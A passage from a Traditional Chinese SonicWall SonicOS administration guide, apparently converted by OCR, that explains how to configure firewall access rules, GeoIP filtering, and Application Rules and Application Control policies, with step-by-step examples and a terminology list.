
附註：GeoIP 篩選條件可以在要套用至所有流量的「安全服務」中，或根據各個原則設定。如需詳細資料，請參閱 *SonicOS 安全設定*文件中的**設定 Geo-IP 篩選條件**

1 按一下 **GeoIP**。

2 選擇**啟用 Geo-IP 篩選**核取方塊，將篩選條件套用至符合此規則的流量。

3 選擇**全域**，為此規則套用全域 GeoIP 國家/地區清單。

4 選取**自訂**，為此規則指定自訂 GeoIP 國家/地區清單。選擇**啟用 Geo-IP 篩選**和**自訂**會啟用**可用的國家/地區**和**選取的國家/地區**欄位。



   a 若要選擇國家/地區，請在**可用的國家/地區**清單中按一下該國家/地區，並將其拖到**選取的國家/地區**欄位。

   b 若要從**選取的國家/地區**清單中移除某個國家/地區，請按一下該項並將其拖回**可用的國家/地區**。

5 選取**封鎖未知國家/地區**，封鎖符合未知國家/地區的流量。

6 繼續第 23 頁「新增規則」。

新增規則

1 在**新增規則**對話方塊底部，按一下**新增**以新增規則。規則新增之後，會在對話方塊中顯示訊息「已完成規則操作，請檢查規則表」。

2 按一下**關閉**以關閉對話方塊。

3 驗證是否如表格中所預期已新增規則。

編輯存取規則

若要編輯存取規則：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**。

2 按一下存取規則的**設定**欄中的**編輯**圖示。即顯示**編輯規則**對話方塊（包括與**新增規則**對話方塊相同的設定）：

3 做出您的變更。

4 按一下**確定**。

刪除自訂存取規則

附註：無法刪除預設存取規則。

若要刪除一個或多個自訂存取規則：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**。

2 若要刪除個別自訂存取規則，請在「設定」欄位中按一下其**刪除**圖示。

3 若要刪除所選擇的自訂存取規則，可按一下其核取方塊，再從**刪除**下拉清單中選擇**刪除已選**。此選項在選擇自訂存取規則核取方塊之前均呈現灰色。

4 若要刪除所有自訂存取規則，可從**刪除**下拉清單中選擇**全部刪除**。

啟用和停用自訂存取規則

可在**管理**檢視上的**原則 | 規則 > 存取規則**頁面中，啟用或停用存取規則。

- 若要啟用自訂存取規則，請在其列上的**已啟用**欄中勾選核取方塊。
- 若要刪除自訂存取規則，請在其列上的**已啟用**欄中清除核取方塊。


將存取規則恢復為預設設定

若要移除區域的所有最終使用者設定的自訂規則：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**。

2 按一下**矩陣**圖示，或使用**來源/目的地**選項來選取所有區域或特定區域組合。

3 按一下表格頂部的**還原**圖示 。這會將選定區域組合的存取規則還原為在防火牆及由 SonicOS 新增的最初設定的預設存取規則。將顯示確認訊息：



4 按一下**確定**。

顯示存取規則流量統計

在**管理**檢視上的**原則 | 規則 > 存取規則**頁面中，將您的滑鼠指標移動到**設定**欄中的**統計資料**圖示 ，以顯示以下存取規則接收 (Rx) 和傳送 (Tx) 的流量統計資料：

- 接收位元組
- 接收的封包數

- 傳送位元組
- 傳送的封包數

若要清除統計資料計數器並重新啟動計數，可按一下表格上方的**清除**圖示 ✕ 。

存取規則設定範例

本節提供了新增網路存取規則的設定範例：

- 第 25 頁「啟用 Ping」
- 第 25 頁「封鎖對指定服務的 LAN 存取」
- 第 26 頁「允許從 LAN 區域存取 WAN 主要 IP」

啟用 Ping

本節提供存取規則的設定範例，以允許 DMZ 上的裝置傳送 ping 請求並接受來自 LAN 上的裝置的 ping 回應。預設情況下，SonicWall 網路安全裝置不允許從 DMZ 啟動並到達 LAN 的流量。

若要設定允許在 DMZ 和 LAN 之間 Ping 的存取規則：

1 將您的介面之一放置到 DMZ 區域。

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**。

2 按一下**新增**以啟動**新增規則**對話方塊。

3 選擇**允許**選項按鈕。

4 從**服務**下拉功能表，選擇 **Ping**。

5 從**來源**下拉功能表中，選擇 **DMZ 子網路**。

6 從**目的地**下拉功能表中，選擇 **LAN 子網路**。

7 按下**新增**。

封鎖對指定服務的 LAN 存取

本節提供工作時間封鎖 LAN 存取網際網路上的伺服器的存取規則設定範例。

設定封鎖 LAN 存取基於排程的 NNTP 伺服器的存取規則的步驟如下：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**。

2 按一下**新增**以啟動**新增規則**對話方塊。

3 從**操作**設定中選擇**拒絕**。

4 從**服務**下拉功能表，選擇 **NNTP (News)**。如果未列出服務，必須在**新增服務**對話方塊新增服務。

5 從**來源**下拉功能表選擇**任何**。

6 從**目的地**下拉功能表中選擇 **WAN**。

7 從**排程**下拉功能表中選擇排程。

8 在**註解**欄位中輸入任意註解。

9 按下**新增**。

允許從 LAN 區域存取 WAN 主要 IP

透過建立存取規則，可允許從同一個防火牆上的某個區域存取其他區域中的管理 IP 位址。例如，您可以允許 HTTP/HTTPS 管理，或從 LAN 端對 WAN IP 位址執行 ping 操作。若要實現此目的，必須建立允許區域之間相關服務的存取規則，並將一個或多個顯見管理 IP 位址作為目的地。此外，您還可提供包含單個或多個管理位址（例如 WAN 主要 IP、所有 WAN IP、所有 X1 管理 IP）並將其作為目的地的位址群組。此類型的規則允許區域之間的 HTTP 管理、HTTPS 管理、SSH 管理、Ping 和 SNMP 服務。

附註：只能對內部區域管理設定存取規則。內部區域管理按照介面設定中的設定對每個介面進行控制。

若要建立允許從 LAN 區域存取 WAN 主要 IP 的規則，請執行以下操作：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**。

2 按一下**矩陣**圖示，或使用**來源/目的地**選項來顯示 **LAN > WAN** 存取規則。

3 按一下**新增**以啟動**新增規則**對話方塊。

4 從**操作**設定中選擇**允許**。

5 從**服務**功能表中選擇以下其中一個服務：

- **HTTP**
- **HTTPS**
- **SSH 管理**
- **Ping**
- **SNMP**

6 從**來源**功能表中選擇**任何**。

7 從**目的地**功能表中選擇包含一個或多個顯見 WLAN IP 位址的位址群組或位址物件。

附註：請勿選擇表示子網路的位址群組或物件，例如 **WAN Primary Subnet**。這將允許存取 WAN 子網路上的裝置（已預設允許），但不允許存取 WAN 管理 IP 位址。

8 從**包含的使用者**功能表選擇有存取權限的使用者或群組。

9 從**排程**功能表中選擇排程。

10 在**註解**欄位中輸入任意註解。

11 按下**新增**。

在存取規則中啟用頻寬管理

頻寬管理可以套用於使用存取規則的輸入和傳出流量。可以為頻寬管理設定顯示**漏斗**圖示的存取規則。

提示：請勿在某區域的多個介面上設定頻寬管理，其中為此區域設定的保證頻寬大於邊界介面的可用頻寬。

如需設定頻寬管理的資訊，請參閱 *SonicOS 安全設定*文件中的**防火牆設定 > 頻寬管理**一節。

2

設定應用程式規則

關於應用程式規則

本節概述 SonicOS 中的應用程式規則。

附註：SuperMassive、NSA 和 TZ300 和以上的 TZ 系列裝置均支援應用程式規則。

主題：

什麼是應用程式規則？

應用程式規則提供了用於設定應用程式簽章原則規則的解決方案。作為一組指定的應用程式原則，應用程式規則用於精確控制使用者層級、電子郵件地址、排程和 IP 子網路的網路流量。此應用程式層存取控制功能的主要功能是管理 Web 瀏覽、檔案傳送、電子郵件和電子郵件附件。

SonicOS 中用於控制應用程式層流量的功能得到顯著增強，能夠檢視即時應用程式流量、以新方式存取應用程式簽章資料庫並可以建立應用程式層規則。SonicOS 整合了應用程式控制和標準網路控制功能，可更有力地控制所有網路流量。

主題：

關於應用程式規則原則

SonicOS 提供了這些建立應用程式規則原則和控制網路中的應用程式的方法：

- **規則 > 應用程式規則** - **規則 > 應用程式規則**頁面提供建立應用程式規則原則的方式。使用應用程式規則建立的原則非常具有目的性，因為它們將相符物件、操作物件和可能的電子郵件地址物件結合到了一個原則中。對於靈活性，應用程式規則原則可存取**規則 > 應用程式控制**頁面上的任何類別、應用程式或簽章的同一個應用程式控制。**物件 > 相符物件**頁面提供了建立應用程式清單物件、應用程式類別清單物件和應用程式簽章清單物件以符合應用程式規則原則中的物件的方法。「相符物件」頁面也可設定用於符合網路流量內容的規則運算式。**物件 > 操作物件**頁面可讓您建立原則使用的自訂操作。
- **規則 > 應用程式控制** - **規則 > 應用程式控制**頁面提供建立應用程式控制原則的方式。如需詳細資料，請參閱第 70 頁「設定應用程式控制」。
- **App Rule 指南** - **App Rule 指南** (精靈) 為很多常見用例提供應用程式規則原則的安全設定方法，但並非針對每個用例。

關於應用程式規則功能

應用程式規則的資料洩露預防元件能夠掃描檔案和文件以尋找相關內容和關鍵字。使用應用程式規則，您可以限制傳送特定檔案名、檔案類型、電子郵件附件、附件類型、包含特定主旨的電子郵件和帶有指定關鍵字或位元組模式的電子郵件或附件。您可以根據各種條件拒絕內部或外部網路存取。您可以使用封包監控深入監視應用程式流量，並在各種頻寬管理設定中進行選擇，以降低應用程式使用的網路頻寬。


根據 SonicWall 的免重組深度封包偵測™ (RF-DPI) 技術，應用程式規則還具有智慧預防功能，用於建立基於原則的自訂操作。自訂操作範例包含以下內容：

- 根據其簽章封鎖整個應用程式
- 封鎖應用程式功能或子元件
- 使用 HTTP 或 FTP 通訊協定時針對檔案類型的頻寬限制
- 封鎖附件
- 傳送自訂封鎖頁面
- 傳送自訂電子郵件回覆
- 重新導向 HTTP 請求
- 透過 FTP 控制通道傳送自訂 FTP 回覆

應用程式規則主要提供應用程式層級存取控制、應用程式層頻寬管理和資料洩露預防，它還包含建立自訂應用程式或通訊協定符合簽章的功能。透過符合唯一的通訊協定，您可以建立與您所需的任何通訊協定相符合的自訂應用程式規則原則。請參閱第 64 頁「自訂簽章」。

應用程式規則提供了用於預防專用文件意外傳送的卓越功能。例如，使用 Outlook Exchange 的自動定位址完成功能時，很容易將常見的名稱填入錯誤的位址。範例請參見自動 Outlook Exchange 自動位址完成。

自動 Outlook Exchange 自動位址完成



應用程式規則的優點

應用程式規則功能提供以下優勢：

- 基於應用程式的設定更易於設定應用程式控制的原則。
- 應用程式規則 (應用程式控制) 訂閱服務在新攻擊興起時提供更新的簽章。
- 如 **MONITOR** 檢視的**裝置執行狀況 | 即時監控**上所見，相關應用程式智慧功能在註冊後將提供應用程式視覺化授權 30 天，在此期間可免費試用。這將使所有註冊的 SonicWall 裝置都能夠清楚地顯示關於網路中應用程式流量的資訊。SonicWall 安全服務授權包中還附帶有應用程式視覺化和應用程式控制授權。

  附註：必須在 SonicOS 管理介面中啟用此功能才能使其生效。

- 您可以設定單個簽章的原則設定，而不干擾同一個應用程式的其他簽章。
- SonicOS 管理介面的**原則 | 規則**和**原則 | 物件**功能表中提供**應用程式規則**和**應用程式控制**頁面，將所有防火牆和應用程式控制存取規則和原則結合到同一個區域中。

可將應用程式規則功能與三個主要類別的產品相比：

- 獨立的代理應用程式
- 整合到防火牆 VPN 裝置的應用程式代理
- 擁有自訂簽章支援的獨立 IPS 裝置

獨立的代理裝置通常設計為可為指定通訊協定提供精確的存取控制。SonicWall 應用程式控制提供了對多個通訊協定（包括 HTTP、FTP、SMTP 和 POP3）的精確應用程式層級存取控制。由於應用程式控制在防火牆上執行，您可以使用它控制傳入和傳出流量，這和通常只在一個方向上部署的專用代理程式不同。使用**應用程式規則**和**應用程式控制**的應用程式控制，提供了比專用代理應用程式更高的效能和擴充性，因為它基於 SonicWall 的專用深度封包偵測技術。

現今整合的應用程式代理不提供精確的應用程式層級存取控制、應用程式層頻寬管理和數字權限管理功能。使用專用的代理應用程式，SonicWall 應用程式控制可提供比整合的應用程式代理解決方案更高的效能和更佳的擴充性。

某些獨立的 IPS 裝置可提供通訊協定解碼支援，但這些產品都不提供精確的應用程式層級存取控制、應用程式層頻寬管理和數字權限管理功能。

將應用程式規則與 SonicWall 電子郵件安全相比較時，使用其中任一個都會有好處。電子郵件安全僅用於 SMTP，但擁有非常豐富的原則空間。應用程式規則用於 SMTP、POP3、HTTP、FTP 和其他通訊協定，可整合到 SonicOS 的防火牆上，其效能比電子郵件安全性高。但應用程式規則不會為電子郵件安全所提供的 SMTP 提供所有原則選項。

應用程式如何工作？

使用**應用程式規則**和**應用程式控制**的應用程式控制，利用 SonicOS 深度封包偵測來掃描經過閘道的應用程式層網路流量，並找到與設定的應用程式相符合的內容。找到符合項後，這些功能將執行設定的操作。設定應用程式規則原則時，可建立全域規則，以定義是否封鎖或記錄應用程式、要包含或排除哪個使用者、群組或 IP 位址範圍以及強制實施的排程。此外，還可建立定義以下內容的應用程式規則原則：

- 若要掃描的應用程式類型
- 若要符合的方向、內容、關鍵字或模式
- 若要符合的使用者或網域
- 要執行的操作

以下章節說明了應用程式規則的主要元件：

- 第 153 頁「關於使用頻寬管理的操作」
- 第 158 頁「使用封包監控之操作的相關工作」
- 第 71 頁「關於應用程式控制原則建立」
- 第 31 頁「關於建立應用程式規則原則」
- 第 134 頁「關於相符物件」
- 第 142 頁「關於應用程式清單物件」
- 第 150 頁「關於操作物件」
- 第 197 頁「關於電子郵件地址物件」

關於建立應用程式規則原則

您可以使用應用程式規則建立自訂應用程式規則原則，以控制網路流量的特定方面。一個原則是一組符合的物件、屬性和指定預防操作。建立原則時，可先建立符合的物件，然後選擇進行自訂操作，並在建立原則時參考這些物件和操作。

在**規則 > 應用程式規則**頁面中，您可以存取**編輯應用程式控制原則**對話方塊。對話方塊選項的改變取決於您選擇的**原則類型**。例如，若選擇 **SMTP 用戶端**，選項與**應用控制內容**的**原則類型**大不相同。

一些原則範例包括：

- 封鎖應用程式活動，例如賭博。
- 停用 .exe 和 .vbs 電子郵件附件
- 不允許 Mozilla 瀏覽器顯示傳送的 HTTP 連接
- 不允許傳送電子郵件或 MS Word 附件包含關鍵字 SonicWall Confidential，除自 CEO 和 CFO 外。
- 不允許傳送電子郵件包含可在所有保密文件中找到的圖形或水印。

建立原則時，應選擇原則類型。每個原則類型都指定對於原則中的來源、目的地、相符物件類型和操作欄位有效的值或值類型。您可以進一步定義原則，以包含或排除指定的使用者組、選擇排程、打開記錄並指定連接端以及基本或進階方向類型。基本方向類型可簡單指示傳入或傳出。進階方向類型允許區域到區域方向設定，例如從 LAN 到 WAN。

應用程式規則：原則類型表格表說明可用應用程式規則原則類型的特性。

應用程式規則：原則類型

原則類型	說明	有效來源服務/預設值	有效目的地服務/預設值	有效相符物件類型	有效操作類型	連線側
應用程式控制內容	對任何應用程式層通訊協定使用動態應用程式規則相關物件的原則	任何/任何	任何/任何	應用程式類別清單，應用程式清單，應用程式簽章清單	重設/丟棄無操作繞過 DPI 封包監控，BWM Global-* WAN BWM *	N/A
自訂原則	對任何應用程式層通訊協定使用自訂物件的原則；可用於建立 IPS 樣式自訂簽章	任何/任何	任何/任何	自訂物件	重設/丟棄繞過 DPI 封包監控無操作，BWM Global-* WAN BWM *	用戶端，伺服器端，以上兩者
FTP 用戶端	透過 FTP 控制通道進行傳送的任何 FTP 命令	任何/任何	FTP 控制/FTP 控制	FTP 命令，FTP 命令 + 值，自訂物件	重設/丟棄繞過 DPI 封包監控無操作	用戶端
FTP 用戶端檔案上載請求	嘗試透過 FTP 上載檔案（STOR 命令）	任何/任何	FTP 控制/FTP 控制	檔案名稱，副檔名	重設/丟棄繞過 DPI 封包監控無操作，BWM Global-* WAN BWM *	用戶端
FTP 用戶端檔案下載請求	嘗試透過 FTP 檔案下載檔案（RETR 命令）	任何/任何	FTP 控制/FTP 控制	檔案名稱，副檔名	重設/丟棄繞過 DPI 封包監控無操作，BWM Global-* WAN BWM *	用戶端
FTP 資料傳送原則	透過 FTP 資料通道傳送資料	任何/任何	任何/任何	檔案內容物件	重設/丟棄繞過 DPI 封包監控無操作	兩者
HTTP 用戶端	適用於用戶端上的 Web 瀏覽器流量或任何 HTTP 請求的原則	任何/任何	任何/HTTP（可設定）	HTTP 主機，HTTP Cookie，HTTP 引用，HTTP 請求自訂標頭，HTTP URI 內容，HTTP 使用者代理，Web 瀏覽器，檔案名稱，副檔名自訂物件	重設/丟棄繞過 DPI 封包監控[1] 無操作，BWM Global-* WAN BWM *	用戶端

應用程式規則：原則類型

原則類型	說明	有效來源服務/預設值	有效目的地服務/預設值	有效相符物件類型	有效操作類型	連線側
HTTP 伺服器	源自 HTTP 伺服器的回應	任何/HTTP（可設定）	任何/任何	ActiveX 類別 ID，HTTP 設定 Cookie，HTTP 回應，檔案內容物件，自訂標頭，自訂物件	重設/丟棄繞過 DPI 封包監控無操作 BWM Global-* WAN BWM *	伺服器端
IPS 內容	對任何應用程式層通訊協定使用動態入侵預防相關物件的原則	N/A	N/A	IPS 簽章類別清單，IPS 簽章清單	重設/丟棄繞過 DPI 封包監控無操作，BWM Global-* WAN BWM *	N/A
POP3 用戶端	用於檢查由 POP3 用戶端產生的流量的原則；通常用於 POP3 伺服器管理	任何/任何	POP3（檢索電子郵件）/POP3（檢索電子郵件）	自訂物件	重設/丟棄繞過 DPI 封包監控無操作	用戶端
POP3 伺服器	用於檢查從 POP3 伺服器下載到 POP3 用戶端的電子郵件的原則；用於電子郵件篩選	POP3（檢索電子郵件）/POP3（檢索電子郵件）	任何/任何	電子郵件本文，電子郵件副本，電子郵件寄件者，電子郵件收件者，電子郵件主旨，檔案名稱，副檔名，MIME 自訂標頭	重設/丟棄停用電子郵件附件－新增文字繞過 DPI 無操作	伺服器端
SMTP 用戶端	套用到源自用戶端的 SMTP 流量的原則	任何/任何	SMTP（傳送電子郵件）/SMTP（傳送電子郵件）	電子郵件本文，電子郵件副本，電子郵件寄件者，電子郵件收件者，電子郵件大小，電子郵件主旨，自訂物件，檔案內容，檔案名稱，副檔名，MIME 自訂標頭	重設/丟棄無回覆地封鎖 SMTP 電子郵件繞過 DPI 封包監控無操作	用戶端

1. 對於檔案名稱或副檔名自訂物件，不支援封包監控操作。

授權應用程式規則和應用程式控制

應用程式視覺化與控制授權有兩個元件：

- 視覺化元件在 **MONITOR** 檢視的**裝置執行狀況**頁面上，提供應用程式流量的識別和報告。
- 控制元件可讓您建立和強制實施應用程式規則和應用程式控制原則，以對網路處理的應用程式流量進行記錄、封鎖和實施頻寬管理。

應用程式視覺化和控制也可和其他安全服務（包括 SonicWall 閘道防毒 (GAV)、防間諜軟體和入侵保護服務 (IPS)）一起授權。

附註：註冊 MySonicWall 後，或將 SonicOS 載入到已註冊的 SonicWall 裝置之後，支援的 SonicWall 裝置將對應用程式視覺化和控制開始 30 天的自動試用授權，並會將應用程式簽章下載到裝置。

同時其他安全裝置也會有 30 天的免費試用期間，但不能自動啟用，只能對應用程式視覺化和控制自動啟用。您可以在 SonicOS 或 MySonicWall 的單獨的「安全服務」頁面上啟動附加的免費試用。

若要開始使用應用程式控制，必須在**規則 > 應用程式控制**頁面的**應用程式控制全域設定**部分中啟用它：

若要開始使用以**應用程式規則**和**應用程式控制**建立的原則，請在**規則 > 應用程式控制**頁面上選擇**啟用應用程式控制**。

如果您已開始 30 天的試用（註冊之後）或購買了安全服務授權包，SonicWall 授權伺服器將提供針對防火牆的應用程式視覺化和控制授權金鑰。

「服務管理」頁面上「閘道服務」下的 www.mysonicwall.com 提供授權。

安全服務授權包包括用於以下訂閱服務的授權：

- 應用程式視覺化
- 應用程式控制
- 閘道防毒
- 閘道防間諜軟體
- 入侵保護服務

只要這些服務經過授權，應用程式簽章更新和其他安全服務的簽章更新都會定期下載到防火牆。

附註：如果停用 SonicOS 管理介面上的應用程式控制，應用程式簽章更新將會中斷，直到重新啟用此功能為止。

在兩個防火牆之間設定高可用性後，防火牆將可以共用安全服務授權。若要使用此功能，必須在 MySonicWall 上將防火牆註冊為相關產品。這兩個裝置必須是相同型號的 SonicWall 網路安全裝置。

重要：對於高可用性裝置對，即使您已先在 MySonicWall 註冊您的裝置，在登入每個裝置*單獨的*管理 IP 位址時，仍需要在 SonicOS 管理介面上分別註冊主要裝置和次要裝置。這將使次要裝置可以和防火牆授權伺服器同步，並與關聯的主要裝置共用授權。限制網際網路存取後，您可以將共用授權手動套用到這兩個裝置。

術語

應用程式層： 7 層 OSI 模型的第七層級；應用程式層通訊協定為 AIM、DNS、FTP、HTTP、IMAP、MSN Messenger、POP3、SMTP、SNMP、TELNET 和 Yahoo Messenger 等

頻寬管理：測量和控制網路連結流量的過程，用於避免網路擁塞和較差的網路效能。

用戶端：通常，用戶端（在用戶端-伺服器體系結構中）是在個人電腦或工作站上執行的應用程式，依靠伺服器執行某些操作

數字權限管理： 發佈者或版權所有者使用的技術，用於控制對數字資料的存取和使用

FTP：檔案傳送通訊協定，用於在網際網路上交換檔案的通訊協定

閘道：充當網路輸入點的電腦；通常作為防火牆或代理伺服器

粒度控制：控制單獨的系統元件的功能

十六進位：是指基於 16 個數字的系統

HTTP：超文字傳送通訊協定，萬維網使用的基本通訊協定

HTTP 重新導向：又稱 URL 重新導向，Web 上的一種技術，用於標記很多 URL 下可用的 Web 頁面

IPS：入侵保護服務

MIME：多用途網際網路郵件擴充，用於格式化非 ASCII 訊息（例如圖形、音訊或視訊）的規格，目的在於使其能夠透過網際網路進行傳送。

POP3：郵局通訊協定，用於從郵件伺服器檢索電子郵件的一種通訊協定；也可配合 SMTP 使用

代理：執行允許用戶端建立與其他網路服務的間接網路連接的網路服務的電腦

SMTP：簡單郵件傳送通訊協定，用於在伺服器之間傳送電子郵件訊息

UDP：使用者資料包通訊協定，在 IP 網路頂級執行的無連接通訊協定

規則 > 應用程式規則

您必須先啟用應用程式控制之後，才能使用應用程式規則，除非您可以建立原則而不啟用功能。應用程式控制是以全域設定啟用，並且還必須在您想要控制的***每個網路區域***上啟用應用程式控制。

您可以使用應用程式規則精靈設定應用程式控制原則，或在**規則 > 應用程式規則**頁面上手動設定。此精靈提供了一種安全的設定方法，有助於避免可能會引發不必要的網路流量封鎖的錯誤。手動設定對於需要自訂操作或原則的環境具有更高的靈活性。

應用程式規則原則需要相符物件 (或應用程式清單物件) 和操作物件。您可以在**物件 > 相符物件**頁面上設定相符物件。您也可以在**物件 > 相符物件**頁面上設定應用程式清單物件。建立應用程式清單物件時，您將從**規則 > 應用程式控制**頁面上顯示的相同應用程式類別、簽章或特定應用程式進行選擇。操作物件是在**物件 > 操作物件**頁面上建立。

透過比較，您可以在**規則 > 應用程式控制**頁面上設定應用程式控制全域封鎖或記錄設定。不需要相符物件或操作物件。

如需設定應用程式規則原則和在其中使用物件的資訊，請參見以下主題：

- 第 36 頁「設定應用程式規則原則」
- 第 38 頁「使用應用程式規則精靈」
- 第 134 頁「物件 > 相符物件」
- 第 149 頁「物件 > 操作物件」
- 第 197 頁「物件 > 電子郵件 地址物件」
- 第 38 頁「驗證應用程式規則設定」
- 第 44 頁「應用程式規則用例」

設定應用程式規則原則

建立必要的相符物件和操作物件後，您已就緒可建立使用這些物件的原則。

如需使用應用程式控制精靈建立原則的資訊，請參見第 38 頁「使用應用程式規則精靈」。

如需原則和原則類型的資訊，請參見第 31 頁「關於建立應用程式規則原則」。

附註：透過**規則 > 應用程式控制**頁面設定的原則優先於透過**規則 > 應用程式規則**頁面設定的規則。

設定應用程式規則原則：

1 在**管理**檢視中，導覽至**原則 | 規則 > 應用程式規則**頁面。

2 按一下頁面頂部的**新增**。將顯示**編輯應用程式控制原則**對話方塊。

3 在**原則名稱**欄位中輸入描述性名稱。

4 從下拉功能表中選擇**原則類型**。您在此處選擇的內容將影響對話方塊中可用的選項。如需可用原則類型的資訊，請參見第 31 頁「關於建立應用程式規則原則」。

5 從**位址**下拉功能表中選擇來源和目的地位址群組或位址物件。只有一個**位址**欄位可用於 **IPS 內容**、**應用控制內容**或 **CFS** 原則類型。

6 從**服務**下拉功能表中選擇來源或目的地服務。某些原則類型不提供服務選擇。

7 對於**排除位址**，可以從下拉功能表中選擇位址群組或位址物件。此位址不受原則的影響。

8 對於**相符物件**，從包含適用於原則類型的已定義相符物件的下拉功能表中選擇某個相符物件。如果**原則類型**為 **HTTP 用戶端**，您可以選擇**排除的相符物件**。

排除的相符物件可以區分原則中的不同子網路域。例如，如果要允許 news.yahoo.com，但封鎖其他所有 yahoo.com 站台，您可以為 yahoo.com 和 news.yahoo.com 建立相符物件。然後建立封鎖**相符物件** yahoo.com 和設定**排除相符物件**為 news.yahoo.com 的原則。

附註：如果將相符物件類型設定為**自訂物件**，**排除相符物件**將不會生效。不能將自訂物件選擇為排除相符物件。

9 對於**操作物件**，從包含適用於原則類型的下拉功能表中選擇某項操作。可用物件包括預先定義的操作及適用的任何自訂操作。所有原則類型的預設值是**重設/丟棄**。

提示：對於僅記錄的原則，請選擇**無操作**。

10 對於**使用者/群組**，請從下拉功能表中選擇**包含**和**排除**。**排除**下選定的使用者或群組不受原則的影響。

11 如果原則類型為 **SMTP 用戶端**，請從下拉功能表中選擇要**包含**和**排除**的**寄件地址**和**收件地址**。**排除**下選定的使用者或群組不受原則的影響。

12 對於**排程**，從下拉功能表中進行選擇，此功能表包含將生效的原則的各種排程。

指定預設選項**始終開啟**以前的其他排程，僅在排程的時間內開啟規則。例如，指定原則的 **Work Hours** 以在工作時間封鎖存取非經營性網站，在非工作時間允許存取非經營性網站。

13 如果想要原則在找到符合項時建立記錄項目，請勾選**啟用記錄**核取方塊。

14 若要在記錄中記錄更多詳細資料，請勾選**記錄個體物件內容**核取方塊。

15 如果原則類型為 **IPS 內容**，請勾選**使用 IPS 訊息格式記錄**核取方塊，以在記錄項目中顯示類別為*入侵防護*，而不是*應用程式控制*，並在記錄訊息中使用首碼，例如 *IPS Detection Alert*，而非 *Application Control Alert*。如果想要使用記錄篩選條件搜尋 IPS 警示，這將非常有用。

16 如果原則類型為**應用控制內容**，請勾選**記錄使用的應用程式控制訊息的格式**核取方塊，以在記錄項目中顯示類別為*應用程式控制*，並在記錄訊息中使用首碼，例如 *Application Control Detection Alert*。如果想要使用記錄篩選條件搜尋應用程式控制警示，這將非常有用。

17 對於**記錄冗餘篩選條件**，您可以選擇**全域設定**以使用**規則 > 應用程式控制**頁面上設定的全域值，也可以輸入此原則的每個記錄項目之間的延遲秒數。僅對此原則，本機設定會覆寫全域設定，但其他原則不受影響。

18 對於**連接端**，請從下拉功能表中選擇。可用的選擇取決於原則類型，可包括**用戶端**、**伺服器端**或**兩者都**，這涉及到流量的來源端。**IPS 內容**或**應用控制內容**原則類型不提供此設定選項。

19 對於**方向**，請按一下**基本**或**進階**，然後從下拉功能表中選擇一個方向。**基本**用於選擇傳入和/或傳出。**進階**用於在區域之間選擇，例如 LAN 到 WAN。**IPS 內容**或**應用控制內容**原則類型不提供此設定選項。

20 如果原則類型為 **IPS 內容**或**應用控制內容**，請從**區域**下拉功能表中選擇一個區域。此原則將套用到此區域。

21 按一下**確定**。

使用應用程式規則精靈

應用程式規則精靈為很多常見用例提供應用程式規則的安全設定方法，但並非針對每個用例。如果在精靈期間的任何時候，您無法找到所需的選項，可以按一下**取消**，然後使用手動設定繼續。進行手動設定時，請務必設定所有元件，包括相符物件、操作、電子郵件地址物件（如果需要），最後，還有引用這些元件的原則。如需

- 應用程式規則精靈，請參閱 *SonicOS 快速設定*技術文件中的**使用 App Rule 指南（精靈）**。
- 如需手動建立原則的過程，請參見第 36 頁「設定應用程式規則原則」。

驗證應用程式規則設定

若要驗證您的原則設定，您可以傳送一些應與您的原則符合的流量。可以使用網路通訊協定分析器（例如 Wireshark™）檢視封包。如需使用 Wireshark 的資訊，請參見第 39 頁「Wireshark」。

務必測試包含和排除的使用者和群組。還應根據設定的排程執行測試，以確定您想要生效的原則是否已生效。在 SonicOS 管理介面上，**INVESTIGATE** 檢視中的**記錄 | 活動記錄**頁面，檢查記錄項目。

當您將游標置於每個原則上，可在**規則 > 應用程式規則**頁面上檢視工具提示。工具提示顯示相符物件的詳細資料和原則的操作。同時，頁面底部顯示定義的原則數。

有用的工具

本節介紹可協助您最大程度地使用應用程式規則的兩種軟體工具。介紹了以下工具：

- 第 39 頁「Wireshark」
- 第 41 頁「十六進位編輯器」

Wireshark

